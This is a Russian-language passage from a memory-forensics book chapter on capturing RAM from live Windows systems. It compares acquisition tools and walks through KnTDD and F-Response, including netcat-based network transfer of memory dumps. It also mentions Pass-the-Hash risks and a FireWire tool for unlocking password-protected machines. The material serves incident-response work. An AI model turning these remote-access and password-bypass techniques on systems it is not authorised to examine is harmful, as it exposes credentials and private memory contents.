Помните, что в большинстве случаев доказательства собираются с работающей компьютерной системы. Чем больше изменений происходит во время сбора доказательств из памяти, тем больше аномалий может встретиться при их анализе. По возможности не получайте доказательства из памяти в периоды резких изменений: во время запуска или завершения работы системы либо при выполнении задач обслуживания, таких как дефрагментация диска, полное антивирусное сканирование или резервное копирование. До завершения получения рекомендуется также свести взаимодействие с машиной к минимуму.

Как получать память

Даже определив удачный момент для получения памяти, необходимо принять ряд важных мер предосторожности. В этом разделе рассматриваются наиболее распространённые варианты применения и связанные с ними оговорки, которые при неосторожности быстро приводят к серьёзным неприятностям.

Локальное получение на съёмный носитель

В этом случае память сохраняется на внешний накопитель USB, eSATA или FireWire, подключённый к целевой системе. Никогда не рекомендуется сохранять дамп памяти на локальные диски целевой системы, например в раздел `C:`, поскольку при этом будет перезаписан значительный объём доказательств, способных иметь отношение к делу, включая неиспользуемое пространство. Из-за объёма RAM современных компьютеров убедитесь, что целевой накопитель отформатирован в NTFS или другую высокопроизводительную файловую систему. Помните также, что вредоносные программы часто распространяются заражением внешних носителей. Дополнительные рекомендации по локальному получению:

• никогда не подключайте один и тот же съёмный носитель более чем к одному потенциально заражённому компьютеру, чтобы при сборе доказательств не распространять заражение;
• не подключайте потенциально заражённый съёмный носитель непосредственно к криминалистической рабочей станции. Сначала подключите его к промежуточной «расходной» системе и исследуйте. Затем скопируйте доказательства на криминалистическую рабочую станцию через небольшую изолированную сеть, например через концентратор или неуправляемый коммутатор;
• перед использованием или повторным использованием съёмного носителя для получения доказательств всегда выполняйте его криминалистическую «стерилизацию», то есть безопасное стирание.

> **Примечание.** Если вредоносная программа заражает микропрограмму съёмного носителя, криминалистической «стерилизации» недостаточно для устранения риска заражения при повторном использовании носителя.

Удалённое получение

В простейшем сценарии удалённого получения инструменты обычно передают по сети на целевую машину с помощью PsExec (technet.microsoft.com) либо копируют в общий ресурс `C$` или `ADMIN$` по протоколу Server Message Block (SMB). Затем на целевой системе можно запланировать задачу или установить службу, которая запустит инструменты и отправит содержимое физической памяти обратно через слушатель `netcat` или другой протокол обратного подключения. Основные проблемы этого способа - раскрытие учётных данных администратора и передача содержимого RAM целевой системы по сети открытым текстом. Основная память компьютера содержит много конфиденциальных сведений, которые могут быть раскрыты при получении открытым текстом через открытую сеть.

В доменной или корпоративной среде учётные данные администратора домена дают удобный доступ к целевой системе. Однако, если целевой компьютер уже скомпрометирован, злоумышленники могут извлечь из памяти созданные токены проверки подлинности и применить их в атаках Pass the Hash (microsoft.com). Лучше создать временную учётную запись администратора, которой разрешён доступ только к целевой системе. После завершения получения отключите её и отслеживайте последующие попытки использования этих учётных данных. Можно также заблокировать на межсетевом экране или маршрутизаторе соединения с целевой машины, кроме соединений с системами, участвующими в удалённом получении. Это помешает вредоносной программе или злоумышленникам воспользоваться похищенными учётными данными для дальнейшего проникновения в сеть.

Получение в общий сетевой ресурс следует использовать только в крайнем случае, хотя иногда оно необходимо. Начиная с SMB 3.0 в Windows Server 2012 поддерживается сквозное шифрование. Кроме того, некоторые инструменты, например CryptCat, KnTDD и F-Response Enterprise, поддерживают получение доказательств по сети с применением SSL/TLS. Чтобы сократить время передачи и требуемую пропускную способность, доказательства можно предварительно сжать. Не забудьте вычислить хеши целостности до и после передачи, чтобы убедиться, что доказательства не изменились при пересылке.

> **Примечание.** Шифрование канала связи не предотвращает раскрытие сведений, если противник уже контролирует один конец канала или способен провести атаку посредника (Man-in-the-Middle, MITM).

Опрос во время выполнения

Опрос во время выполнения позволяет быстро обследовать всю организацию и проверить конкретные индикаторы в физической памяти вместо получения полного дампа памяти каждой системы. Обычно такой анализ выполняется автоматически. Различные коммерческие комплексы, включая F-Response, AccessData Enterprise и EnCase Enterprise, предоставляют возможности корпоративного уровня для опроса физической памяти.

Аппаратное получение

Из-за упомянутых ранее ограничений аппаратное получение подробно в этой книге не рассматривается. Тем не менее стоит отметить, что Volatility поддерживает получение и опрос памяти через FireWire. Потребуются библиотека `libforensic1394` (freddie.witherden.org), стек JuJu FireWire и специальный вызов Volatility. Обратите внимание на параметр `-l` вместо `-f`:

```
$ python vol.py -l firewire://forensic1394/<devno> plugin [options]
```

<devno> - номер устройства, обычно 0, если подключено только одно устройство FireWire. Для получения памяти используйте плагин imagecopy, а для опроса работающей системы - любой другой аналитический плагин, но помните о рассмотренном ранее ограничении в 4 Гбайт.

Ещё один вариант аппаратного анализа памяти - разблокировка рабочих станций. Например, инструмент Inception Карстена Мортмана-Мё (breaknenter.org) находит и исправляет инструкции, позволяя входить в защищённые паролем компьютеры Windows, Linux и Mac OS X даже без учётных данных. Однако, как указано на сайте инструмента, если нужные инструкции не найдены в нижних 4 Гбайт памяти, надёжная работа не гарантируется.

Программные инструменты

Все программные средства получения работают по сходной схеме. Они загружают модуль ядра, который отображает нужные физические адреса в виртуальное адресное пространство выполняющейся в системе задачи. После этого инструмент обращается к данным через виртуальное адресное пространство и записывает их в указанное энергонезависимое хранилище. Существует два способа создать такое отображение виртуальных адресов на физические:

• способ, используемый большинством, если не всеми, коммерческими инструментами, вызывает API операционной системы для создания элемента таблицы страниц. Обычно применяются функции ZwMapViewOfSection для \Device\PhysicalMemory, MmMapIoSpace, MmMapLockedPagesSpecifyCache и MmMapMemoryDumpMdl;
• второй возможный способ вызывает другие API ОС, чтобы выделить пустой элемент таблицы страниц, а затем вручную кодирует в нём нужную физическую страницу.

Оба способа сопряжены с существенным риском. Например, у всех упомянутых API отображения физической памяти в виртуальную есть общее ограничение: ни один не предназначен для отображения страниц, которыми драйвер не владеет. Иными словами, средство получения не становится устойчивее других лишь потому, что использует, например, MmMapIoSpace вместо MmMapMemoryDumpMdl. Одно из различий API управления памятью заключается в том, что некоторые, например ZwMapViewOfSection, отображают указанный физический адрес в адресное пространство пользовательского режима приложения получения, где он может быть доступен другому коду пользовательского режима, тогда как остальные отображают физический адрес в пространство режима ядра.

> **Предупреждение.** Многие инструменты умеют получать память несколькими способами, чтобы обходить определённые защитные механизмы вредоносных программ или ОС, например перехват MmMapIoSpace. Поэтому Майкл Коэн и Йоханнес Штюттген исследовали ручное переназначение PTE как метод получения, устойчивый к приёмам противодействия криминалистическому анализу (см. dfrws.org).

Средства получения различаются и способом выбора физических адресов, которые включаются в захват или исключаются из него. Некоторые начинают с физического адреса 0 и увеличивают счётчик на номинальный размер страницы, пока не достигнут ожидаемого, что само по себе является ещё одной переменной, предела физической памяти. Большинство, если не все, инструменты пропускает области памяти устройств, показанные на рис. 4-2. Эта мера делает получение устойчивее, но исключает значительный объём доказательств из памяти, где могут находиться артефакты сложных руткитов. С другой стороны, некоторые приложения позволяют получать все физические адреса от страницы 0 до предполагаемого конца физического адресного пространства. Это рискованнее, особенно в системах с памятью более 4 Гбайт, но позволяет получить более полное представление памяти целевой системы. В идеале следует использовать

инструмент, способный безопасно получать представляющие интерес данные из областей памяти устройств. Например, если средство получения умеет определить устройство, занимающее конкретную область физической памяти, оно может применить подходящий этому устройству метод.

Оценка инструментов

В отличие от средств создания образов дисков, для инструментов получения памяти не разработаны формальные спецификации и не проводились оценки. Фактически это по-прежнему открытая область исследований и предмет горячих споров. Одна из основных трудностей оценки средств получения памяти состоит в том, что они могут работать по-разному в зависимости от версии и конфигурации ОС и установленного аппаратного обеспечения. Следует также подчеркнуть, что платформы виртуализации зачастую гораздо предсказуемее и однороднее реального оборудования, поэтому их результаты могут плохо показывать поведение инструмента в неоднородном мире физических машин. Тем не менее ведутся многообещающие исследования. Например, в 2013 году Штефан Фёмель и Йоханнес Штюттген опубликовали статью, где представили платформу оценки программного обеспечения для криминалистического получения памяти *An Evaluation Platform for Forensic Memory Acquisition Software* (dfrws.org). Кроме того, GMG Systems, Inc. предлагает клиентам методику проверки точности и полноты своих средств получения памяти (MAUT).

С эксплуатационной точки зрения доверенное средство криминалистического получения должно получать доказательства точно и полно, документировать процесс и вести надёжный журнал ошибок. Серьёзная проблема многих современных инструментов в том, что при полном отказе или ошибке чтения одной либо нескольких страниц они часто завершаются без каких-либо сообщений. Следователь узнаёт о проблеме лишь на этапе анализа, например когда Volatility не может перечислить процессы, а получить новый образ памяти целевой системы зачастую уже поздно. Ни один способ сбора доказательств не свободен от ошибок. Однако, если средство получения надёжно регистрирует ошибки, аналитик или суд может решить, как их учитывать. С эксплуатационной и доказательной точки зрения худшая ситуация - завершить сбор доказательств и не знать, что именно удалось получить.

Не забывайте: если инструмент не вызвал сбой или зависание целевой машины, это ещё не означает, что он создал точный и полный «образ» памяти. В системах Microsoft Windows с помощью средства проверки драйверов Microsoft (support.microsoft.com) можно определить, проявил ли поставщик разумную осторожность при разработке инструмента. Помимо этого, лучшая защита - проверять средство на системах, максимально похожих на те, где оно будет использоваться на практике. К сожалению, из-за множества сочетаний аппаратного и программного обеспечения это не всегда возможно.

Выбор инструмента

Ниже без определённого порядка перечислены часто используемые средства получения памяти. Этот раздел не претендует на исчерпывающее описание функций каждого инструмента. Кроме того, мы не проверяли заявления поставщиков и не имели возможности опробовать все описанные функции. Поэтому не воспринимайте сведения как оценку или рекомендацию какого-либо продукта.

• **GMG Systems, Inc., KnTTools.** К основным достоинствам относятся модули удалённого развёртывания, криптографическая проверка целостности, сбор доказательств по SSL, сжатие вывода, необязательное ограничение пропускной способности, автоматический сбор данных о

текущем состоянии пользователя для перекрёстной проверки, захват файла подкачки, надёжное журналирование ошибок, строгие испытания и документация. Инструмент также получает ROM, EEPROM и NVRAM из BIOS и память периферийных устройств: PCI, видеоадаптера и сетевого адаптера.

• **F-Response.** Комплекс продуктов F-Response впервые предоставил революционную для экспертизы памяти возможность: удалённый опрос работающих систем через соединение iSCSI только для чтения. F-Response показывает физическую память и жёсткие диски целевой системы независимо от поставщика и ОС. Поэтому обращаться к ним можно с аналитических станций Windows, Mac OS X или Linux и обрабатывать любыми инструментами.

• **Mandiant Memoryze.** Инструмент легко запускается со съёмного носителя и поддерживает получение из большинства распространённых версий Microsoft Windows. XML-вывод Memoryze можно импортировать в Mandiant Redline для графического анализа объектов физической памяти.

• **HBGary FastDump.** По заявлению поставщика, инструмент оставляет минимально возможный след, умеет получать файлы подкачки и физическую память в единый выходной файл HPAK и зондировать память процессов. Последняя потенциально инвазивная операция принудительно возвращает выгруженные страницы в RAM перед получением.

• **MoonSols Windows Memory Toolkit.** Семейство MWMT включает `win32dd`, `win64dd` и новейшую версию DumpIt - утилиту, объединяющую 32- и 64-разрядные средства сохранения дампа памяти в исполняемом файле, для работы которого достаточно одного щелчка. Дальнейшее взаимодействие не требуется. При необходимости доступны расширенные параметры: выбор формата вывода, включение шифрования RC4 и запуск по сценарию на нескольких машинах.

• **AccessData FTK Imager.** Инструмент поддерживает получение многих видов данных, включая RAM. AccessData продаёт также предварительно настроенный USB-набор для реагирования в работающей системе, который помимо физической памяти получает журналы чатов, сетевые соединения и другие данные.

• **EnCase/WinEn.** Средство получения Guidance Software сохраняет дамп памяти в сжатом виде и записывает метаданные в заголовки, например название дела и имя аналитика. В версии EnCase Enterprise сходный код работает в агенте для удалённого опроса работающих систем (см. volatility-labs.blogspot.com).

• **Belkasoft Live RAM Capturer.** Утилита заявляет способность сохранять дамп памяти даже при наличии агрессивных механизмов противодействия отладке и созданию дампов. Она поддерживает все основные 32- и 64-разрядные версии Windows и запускается с USB-накопителя.

• **ATC-NY Windows Memory Reader.** Инструмент сохраняет память в необработанном формате или формате дампа сбоя и предлагает несколько вариантов хеширования для проверки целостности. При работе из UNIX-подобной среды, например MinGW или Cygwin, вывод легко отправить удалённому слушателю `netcat` или через зашифрованный туннель SSH.

• **Winpmem.** Единственное средство получения памяти Windows с открытым исходным кодом. Оно умеет создавать файлы в необработанном формате или формате дампа сбоя, позволяет выбирать разные способы получения, включая крайне экспериментальное переназначение PTE, и предоставляет физическую память через устройство для оперативного анализа локальной системы.

Получение памяти с помощью KnTDD

KnTDD - компонент пакета KnTTools компании GMG Systems, Inc. (gmgsystemsinc.com). Более ранняя версия этого программного обеспечения выиграла конкурс по компьютерной криминалистике конференции Digital Forensics Research Conference (DFRWS) 2005 года (dfrws.org) и с тех пор считается одним из самых надёжных, функциональных и хорошо документированных пакетов получения и анализа памяти. KnTTools выпускается в редакциях Basic и Enterprise. В пересказе сведений с сайта инструмента редакция Basic включает:

• получение физической памяти, то есть основной памяти компьютера, из систем под управлением большинства версий Windows от XP Service Pack 3 до Windows 8.1 и Server 2012 R2; точный список приведён на сайте;
• получение на съёмный носитель, включая предварительно настроенные, но изменяемые сценарии `autorun.inf` для автоматизации;
• получение по сети в специальный зашифрованный слушатель `netcat` с ограничением пропускной способности или без него;
• криптографическую проверку целостности MD5, SHA1, SHA256 и SHA512 и надёжное ведение журнала аудита;
• сжатие вывода с помощью zlib, gzip, bzip, lznt1 и других средств;
• преобразование двоичного образа памяти в формат дампа сбоя Microsoft;
• шифрование всего вывода сертификатами X509/PKCS#7;
• получение некоторых сведений о состоянии системы, включая активные процессы, загруженные модули и прослушиваемые конечные точки, через API пользовательского режима для последующего применения в алгоритмах перекрёстного обнаружения;
• в Windows 2003 и более новых версиях - получение NVRAM, стандартной CMOS, таблицы IOAPIC, загрузочного сектора MBR и VBR;
• сбор одного или нескольких системных файлов подкачки;
• интеграцию с KnTList для обычного и перекрёстного анализа.

Редакция Enterprise дополнительно поддерживает:

• получение доказательств через туннель SSL/TLS;
• получение доказательств на веб-сервер с поддержкой WebDAV;
• получение доказательств на анонимный сервер FTP;
• удалённо развёртываемую версию, работающую как системная служба `KnTDDSvc`;
• модуль удалённого развёртывания `KnTDeploy`, который может получать зашифрованные «пакеты» сбора доказательств с веб-сервера с SSL и развёртывать их либо отправлять пакеты в удалённый общий ресурс `Admin$` «подозрительной» машины;
• псевдоустройства `\\.\VideoMemory`, `\\.\NetXtremeMemory` и `\\.\NicMemory` для получения RAM или SRAM отдельных видео- и сетевых контроллеров.

Пример работы с KnTDD

Следующие шаги показывают развёртывание KnTTools со съёмного носителя. В частности, мы получим физическую память и один или несколько файлов подкачки в зашифрованном сжатом виде.

1. Создайте цифровой сертификат X509/PKCS#7, если его ещё нет. Для этого можно использовать `makecert.exe`, распространяемый с Microsoft Visual Studio и другими пакетами разработки Microsoft, включая бесплатную Visual Studio Express. Следующая команда создаёт самоподписанный сертификат `michael.ligh.cer`:

```
C:\Analyst>makecert.exe -r -pe -n "CN=michael.ligh@useonce.mnin.org"
      -sky exchange -ss my -a sha1 -len 2048
      -b 05/06/2014 -e 05/06/2014 michael.ligh.cer
Succeeded
```

2. Подключив съёмный носитель к целевой системе, выполните с него KnTDD, в данном случае с диска `G:`. Параметры запрашивают хеши SHA512, шифрование самоподписанным сертификатом, сжатие LZNT1 и сбор файла подкачки. Обратите внимание, что компоненты набора замаскированы соглашением об «условных» именах: например, `kntdd.exe` переименован в `covert.exe`. Это предотвращает простые атаки противодействия криминалистическому анализу, основанные на

именах распространённых средств получения. Имена устройства и символической ссылки также выбираются случайно.

```
G:\deploy\covert.amd64>covert.exe -v -o memory.bin --log
    --cryptsum sha_512
    --pagefiles --force_pagefiles --4gplus
    --comp lznt1 --cert michael.ligh.cer --case case001
KnTTools, 2.3.0.2898
kntdd physical memory forensic acquisition utility, 2.3.0.2898
Copyright (C) 2006-2013 GMG Systems, Inc.
Current User: WIN-948O8I1DO91\Valor
Fully-qualified DNS Name: WIN-948O8I1DO91
NetBIOS Name: WIN-948O8I1DO91
Fully-qualified physical DNS Name: WIN-948O8I1DO91
Uptime: 0 days 7:39:4.987
Physical memory modules installed on the system: 0x80000000
Physical memory visible to the operating system: 0x7ff7e000
Highest physical page plus 4096 bytes: 0x80000000
PAE is enabled!
[snip]
Installing driver covertdrv from image path
    G:\deploy\covert.amd64\amd64\covertdrv.sys
Starting driver as \Device\LNk2OwGwN
Driver symbolic link name: \DosDevices\XPBM8vLS
Driver started.
Binding to symbolic link \\.\Vpa1CSE6zN
Symbolic link is bound.
Total bytes copied: 0x80000000
The loaded OS kernel name is C:\Windows\system32\ntoskrnl.exe
[snip]
Reading standard Cmos data...Ok!
Reading standard IOAPIC data...Ok!
Reading disk boot sector...
ArcPath: multi(0)disk(0)rdisk(0)partition(1)->\\.\PhysicalDrive0
OK!
Reading volume boot records...
ArcPath: multi(0)disk(0)rdisk(0)partition(1)->\\.\PhysicalDrive0
OK:  1 volume boot records read.
[snip]
Copying pagefiles...
C:\pagefile.sys
     Pid: 0x4
     Handle: 0xffffffff800001e0
     Object: 0xfffffa8002ca7390
     LogicalFileSize: 0x72d33000
     Directory: No
     Compressed: No
     Encrypted: No
     PagingFile: Yes
     Start: 0x0 ExtentSize: 0x72d33000 LogicalOffset: 0x251508000
Copying pagefiles completed successfully.
[snip]
Current User: WIN-948O8I1DO91\Valor
C:\Analyst\KnTTools.amd64\{DC04DB43-AC21-4060-8954-17D0AD3166DC}\memory.bin.dumpheader.
    lznt1.kpg-->C:\Analyst\KnTTools.amd64\{DC04DB43-AC21-4060-8954-17D0AD3166DC}\memory.bin.
    dumpheader.lznt1...
OK.percent complete
C:\Analyst\KnTTools.amd64\{DC04DB43-AC21-4060-8954-17D0AD3166DC}\memory.bin.lznt1.kpg-->C:\
    Analyst\KnTTools.amd64\{DC04DB43-AC21-4060-8954-17D0AD3166DC}\memory.bin.lznt1...
OK.percent complete
[snip]
```

5. Распакуйте файлы доказательств в выходной каталог специальной версией `dd.exe`, входящей в KnTTools. Кроме того, параметр `--sparse` повторно сжимает файлы средствами NTFS, благодаря чему доказательства занимают намного меньше места на диске и обычно быстрее читаются.

```
C:\Analyst\KnTTools.amd64>dd.exe -v
     if="{DC04DB43-AC21-4060-8954-17D0AD3166DC}/*.lznt1"
     of=decompressed\ --decomp lznt1 --sparse --localwrt
Forensic Acquisition Utilities, 1.4.0.2464
```

```
dd, 5.4.0.2464
Copyright (C) 2007-2013 GMG Systems, Inc.
C:\Analyst\KnTTools.amd64\decompressed\memory.user_system_state.xml
327680/1008180 bytes (compressed/uncompressed)
0+1 records in
0+1 records out
1008180 bytes written
[snip]
```

На рис. 4-3 показан каталог доказательств после расшифровки и распаковки. Файл `memory.bin` является основным образцом памяти, а состояние пользователя собрано в `memory.user_system_state.xml`. Как видно на рисунке, XML-файл содержит подробности текущего состояния машины с точки зрения операционной системы, то есть её API. XML можно разобрать и сопоставить с данными, найденными в образце физической памяти; именно это делает KnTList.




Рисунок 4-3. Пример доказательств, собранных KnTDD, включая физическую память, файл подкачки, пользовательское состояние XML и файлы ядра ОС

Удалённое получение

Здесь показан один из вариантов удалённого получения с помощью KnTDD. На стороне сервера, то есть машине для приёма данных, мы выполнили следующую команду. Параметр `-L` включает прослушивание нескольких соединений, поскольку образец памяти передаётся через другой порт, чем файл журнала, пользовательское состояние XML и прочие данные. IP-адрес нашего сервера - `192.168.228.143`; получение выполняется через локальную подсеть.

```
F:\KnTTools.amd64> nc --verbose -L --port 8000
     --source 192.168.228.143
     -O memory.bin --localwrt
Forensic Acquisition Utilities, 3.4.0.2464
Netcat network data redirector., 1.11.2.2464
Copyright (C) 2002-2013 GMG Systems, Inc.
Windows 8 Enterprise 6.2.9200 Multiprocessor Free(, 9200.win8_rtm.120725-1247)
4/28/2014 19:21:52 PM (UTC)
```

```
4/28/2014 12:21:52 PM (local time)
Current User: ugly\Test
Current Locale: English_United States.437
User Default Locale Language: 0x0409
The VistaFirewall Firewall is active with exceptions.
Listening on TCP: ugly.localdomain: 8000.
```

На целевой системе, с которой мы получаем память, использовалась следующая команда:

```
F:\KnTTools.amd64> kntdd.exe --verbose --out 192.168.228.143
       --iport 8000 --4gplus
       --cryptsum sha_512 --pagefiles --force_pagefiles
       --log --case "Case002"
       --comp lznt1
       --cert michael.ligh.cer
100 percent complete
The loaded OS kernel name is C:\Windows\system32\ntoskrnl.exe
```

При необходимости дополнительными параметрами командной строки можно управлять пиковой пропускной способностью и качеством обслуживания (Quality of Service, QoS), например чтобы не перегружать сеть клиента при получении памяти.

> **Примечание.** Редакция KnTTools Enterprise позволяет также выполнять удалённое получение на анонимный сервер FTP, настроенный только для записи. Следующая команда демонстрирует эту возможность:

```
F:\KnTTools.amd64>kntdd.exe --verbose
     --out ftp:\\ftp.mnin.org\Evidence --log
     --cryptsum sha_512 --pagefiles --force_pagefiles
     --4gplus --comp lznt1 --case case001
     --cert michael.ligh_at_useonce.mnin.org.cer
```

Опрос во время выполнения с помощью F-Response

F-Response (f-response.com) компании Agile Risk Management предоставляет доступ только для чтения к физическим носителям удалённого компьютера, включая физическую память. Агент F-Response реализует изменённую версию протокола iSCSI, блокирующую операции записи на целевой носитель и предотвращающую случайные изменения во время получения и анализа. F-Response рассчитан на совместимость с любым криминалистическим программным обеспечением, умеющим анализировать диски или память. Например, с помощью F-Response можно подключить диски целевой системы по сети, а затем исследовать подозрительную активность целевой машины средствами The Sleuth Kit, X-Ways, EnCase или FTK на аналитической машине.

Особенно важно, что F-Response позволяет подключить RAM по сети и исследовать её с аналитической машины. В презентации *Upping the 'Anti': Using Memory Analysis to Fight Malware* (4tphi.net) Мэтт Шеннон, руководитель F-Response, и Аарон Уолтерс, основатель Volatility, представили инструмент Voltage, объединяющий возможности F-Response и Volatility. Он позволяет в реальном времени обнаруживать изменения памяти на всех компьютерах организации без перезагрузки, выключения, физического посещения и риска случайно записать изменения обратно в память целевой системы.

Общая последовательность работы с F-Response

Действия при работе с F-Response различаются в зависимости от приобретённой редакции, но основные принципы одинаковы. Следующий пример основан на редакции Field Kit. С тех пор как мы впервые рассказали о F-Response в *Malware Analyst's Cookbook*, команда значительно расширила всё семейство продуктов. Теперь на целевые системы можно развёртывать скрытые агенты без GUI, включать 256-разрядное шифрование AES передаваемых по сети данных и подключаться к облачным системам хранения.

На рис. 4-4 показан агент, который запускается на целевой машине при использовании F-Response Field Kit. После ввода запрошенных параметров с аналитической станции подключаются к целевой машине, в данном случае `192.168.1.129` через TCP-порт 3260, с помощью инициатора iSCSI Microsoft. После этого физические диски и память целевой машины становятся доступны аналитической машине по сети. Например, диск `C:` целевой машины может быть подключён как `F:` на аналитической станции, а память цели - как `G:`. Затем на аналитической станции можно запустить выбранное криминалистическое программное обеспечение и направить его на диск `F:` или `G:`.




Рисунок 4-4. Настройка агента F-Response с графическим интерфейсом в целевой системе

Подключение из Mac OS X и Linux

К целевой системе можно также подключиться из Mac OS X или Linux с помощью Open-iSCSI (open-iscsi.org). После установки можно вручную применить утилиту командной строки `iscsiadm` либо встроить её в сценарий для автоматического подключения и монтирования дисков удалённой системы. Слушатели наших учебных курсов опробуют второй способ с помощью специально созданного для этой цели сценария `remotemem.py`. Он запускается следующим образом:

```
$ sudo python remotemem.py
      --host=192.168.1.129
```

```
        --port=3260
        --user=fielduser
        --password=YOURPASSWORD
================================================
Memory node: /dev/sdb, Disk node: /dev/sdc
To acquire a full RAM dump, open a new tab in your
terminal and type the following command:
$ sudo dd if=/dev/sdb of=~/mem.dmp bs=512
To "interrogate" memory (i.e. examine RAM w/o a full acquisition)
simply point Volatility to the memory node. For example:
$ sudo python vol.py -f /dev/sdb --profile=PROFILE pslist
[snip]
NOTE: you must run the commands as sudo/root to access the unix
devices (i.e. /dev/sdX).
Press enter to disconnect and logout...
```

Как видно из вывода, сценарий берёт на себя все административные задачи и просто сообщает, где находятся RAM и жёсткий диск удалённой системы: соответственно `/dev/sdb` и `/dev/sdc`. Соединение остаётся активным, пока вы не нажмёте ENTER в терминале, завершив сценарий. Обычно мы рекомендуем следователям либо получить память через удалённый канал обычной командой `dd`, либо выполнять опрос во время работы, непосредственно запуская плагины Volatility для устройства `/dev/sdb`.

Главное преимущество опроса - возможность за несколько секунд получить список процессов, модулей ядра или сетевых соединений, передав всего 5-10 Кбайт данных с каждой машины.

> **Примечание.** Недавно F-Response объявила о готовящемся выпуске устройства и облачного решения F-Switch (f-switch.com). F-Switch предоставляет почти тот же удалённый доступ к дискам, томам и памяти, что и F-Response, но рассчитан на сложные сетевые среды и более формализованное корпоративное управление. Технология F-Switch делает возможным оперативный анализ физической памяти через Интернет с помощью Volatility.

MoonSols Windows Memory Toolkit

MoonSols Windows Memory Toolkit (moonsols.com) Матьё Сюиша поддерживает получение памяти из 32- и 64-разрядных версий Windows XP, 2003, 2008, Vista, 2008 R2, 7 и 8. Версия 1.4 распространяется бесплатно. На момент написания книги последняя версия 2.0 предлагалась по лицензиям Consultant, Enterprise и Enterprise Plus. Некоторые возможности набора 2.0:

• хеширование с помощью MD5, SHA-1 и SHA-256;
• серверный компонент для передачи дампов памяти по сети с необязательным шифрованием RC4, сжатием LZNT1 или их сочетанием;
• три способа отображения памяти, включая широко известное использование `\Device\PhysicalMemory`;
